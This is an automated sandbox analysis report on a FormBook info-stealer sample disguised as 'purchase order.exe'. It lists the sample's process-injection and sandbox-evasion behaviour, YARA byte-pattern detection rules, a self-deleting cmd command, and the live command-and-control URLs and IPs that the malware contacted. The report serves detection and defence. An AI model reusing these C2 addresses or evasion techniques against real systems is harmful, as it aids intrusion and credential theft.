ID: 323034
Sample Name: purchase order.exe
Cookbook: default.jbs
Time: 08:33:57
Date: 26/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report purchase order.exe

Overview


General Information

Sample Name:	purchase order.exe
Analysis ID:	323034
MD5:	975187a07455d3..
SHA1:	af8ddbf775cdb9d..
SHA256:	009d9a0f6fafa91…
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…

Classification



Startup

- **System is w10x64**
- purchase order.exe (PID: 3900 cmdline: 'C:\Users\user\Desktop\purchase order.exe' MD5: 975187A07455D3CBF38EC878D893B490)
  - purchase order.exe (PID: 4672 cmdline: C:\Users\user\Desktop\purchase order.exe MD5: 975187A07455D3CBF38EC878D893B490)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msdt.exe (PID: 6468 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
        - cmd.exe (PID: 6508 cmdline: /c del 'C:\Users\user\Desktop\purchase order.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6476 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.355472784.0000000002EA7000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000002.00000002.393244469.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.393244469.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.393244469.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.598821666.0000000000620000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.purchase order.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.purchase order.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b4e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c4ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.2.purchase order.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18409:$sqlite3step: 68 34 1C 7B E1 • 0x1851c:$sqlite3step: 68 34 1C 7B E1 • 0x18438:$sqlite3text: 68 38 2A 90 C5 • 0x1855d:$sqlite3text: 68 38 2A 90 C5 • 0x1844b:$sqlite3blob: 68 53 D8 7F 8C • 0x18573:$sqlite3blob: 68 53 D8 7F 8C
2.2.purchase order.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.purchase order.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a6e7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b6ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

AV Detection:

- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Hooking and other Techniques for Hiding and Protection:

- Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

- Yara detected AntiVM_3
- Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netw Effec
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 6 1 2	Rootkit 1	Credential API Hooking 1	Security Software Discovery 3 3 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eave Insec Netw Comr
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Virtualization/Sandbox Evasion 1 4	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Explo Redir Calls/
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 4	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Explo Track Locat
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Disable or Modify Tools 1	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM (Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 6 1 2	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comr
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamn Denia Servi
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 4	DCSync	System Information Discovery 1 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogu Acce
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 2	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dowr Insec Proto


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
purchase order.exe	29%	Virustotal		Browse
purchase order.exe	19%	ReversingLabs	Win32.Trojan.Wacatac	
purchase order.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.purchase order.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.purehempbotanicalsinfo.com/sbmh/?0PJtBJ=h/URaQ6chuqxS5rd6TDMT0L901DFCS1Z5y5lZa0zhzexAXZp9SqL0GSPheeJSC1M62VUMIayeg==&jDHXG=aFNTklSp	0%	Avira URL Cloud	safe	
http://www.rettexo.com/sbmh/?0PJtBJ=kHp9H1tPAFmVsD64lxBGFA2zeARzx9tS7bJBiT/v97zwTY8F+uE1Nk95aq19aJdA0x4qnOoYAg==&jDHXG=aFNTklSp	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.makgxoimisitzer.info/sbmh/?0PJtBJ=XEJriTYCOuK+SyY/9HWJgPQ+bcG3K3zE43eWtlfOSAWdxw4RjD6D9w7NiRikfKNtMf925IUbyw==&jDHXG=aFNTklSp	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
rettexo.com	34.102.136.180	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
makgxoimisitzer.info	192.252.210.84	true	true		unknown
www.keystonefulfillment.com	52.58.78.16	true	false		unknown
purehempbotanicalsinfo.com	154.3.112.106	true	true		unknown
www.makgxoimisitzer.info	unknown	unknown	true		unknown
www.rettexo.com	unknown	unknown	true		unknown
g.msn.com	unknown	unknown	false		high
www.purehempbotanicalsinfo.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.purehempbotanicalsinfo.com/sbmh/?0PJtBJ=h/URaQ6chuqxS5rd6TDMT0L901DFCS1Z5y5lZa0zhzexAXZp9SqL0GSPheeJSC1M62VUMIayeg==&jDHXG=aFNTklSp	true	• Avira URL Cloud: safe	unknown
http://www.rettexo.com/sbmh/?0PJtBJ=kHp9H1tPAFmVsD64lxBGFA2zeARzx9tS7bJBiT/v97zwTY8F+uE1Nk95aq19aJdA0x4qnOoYAg==&jDHXG=aFNTklSp	true	• Avira URL Cloud: safe	unknown
http://www.makgxoimisitzer.info/sbmh/?0PJtBJ=XEJriTYCOuK+SyY/9HWJgPQ+bcG3K3zE43eWtlfOSAWdxw4RjD6D9w7NiRikfKNtMf925IUbyw==&jDHXG=aFNTklSp	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000003.0000000 0.357823561.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	purchase order.exe, 00000000.0 0000002.355213949.0000000002CD 1000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.379162690.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
154.3.112.106	unknown	United States		54133	UNMETEREDCA	true
192.252.210.84	unknown	United States		46562	TOTAL-SERVER-SOLUTIONSUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	323034
Start date:	26.11.2020
Start time:	08:33:57
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	purchase order.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@6/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 10.9% (good quality ratio 9.6%) • Quality average: 70.1% • Quality standard deviation: 32.7%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 104.43.139.144, 104.43.193.48, 51.11.168.160, 2.20.142.209, 2.20.142.210, 51.103.5.159, 52.155.217.156, 20.54.26.129, 52.142.114.176, 92.122.213.247, 92.122.213.194, 23.210.248.85, 51.104.144.132 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, wns.notify.windows.com.akadns.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, g-msn-com-nsatc.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, db3p-ris-pf-prod-atm.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:34:57	API Interceptor	1x Sleep call for process: purchase order.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.102.136.180	inv.exe	Get hash	malicious	Browse	• www.nextgenmemorabilia.com/hko6/?rL0=EcalOYSyHuIWNe0yBiyzQnDoyWnQ8AXmuso6y7H91Y9cmoRSZtclvU9o5GCKwGOmvOmDBOYeyw==&3f_X=Q2J8lT4hKB4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
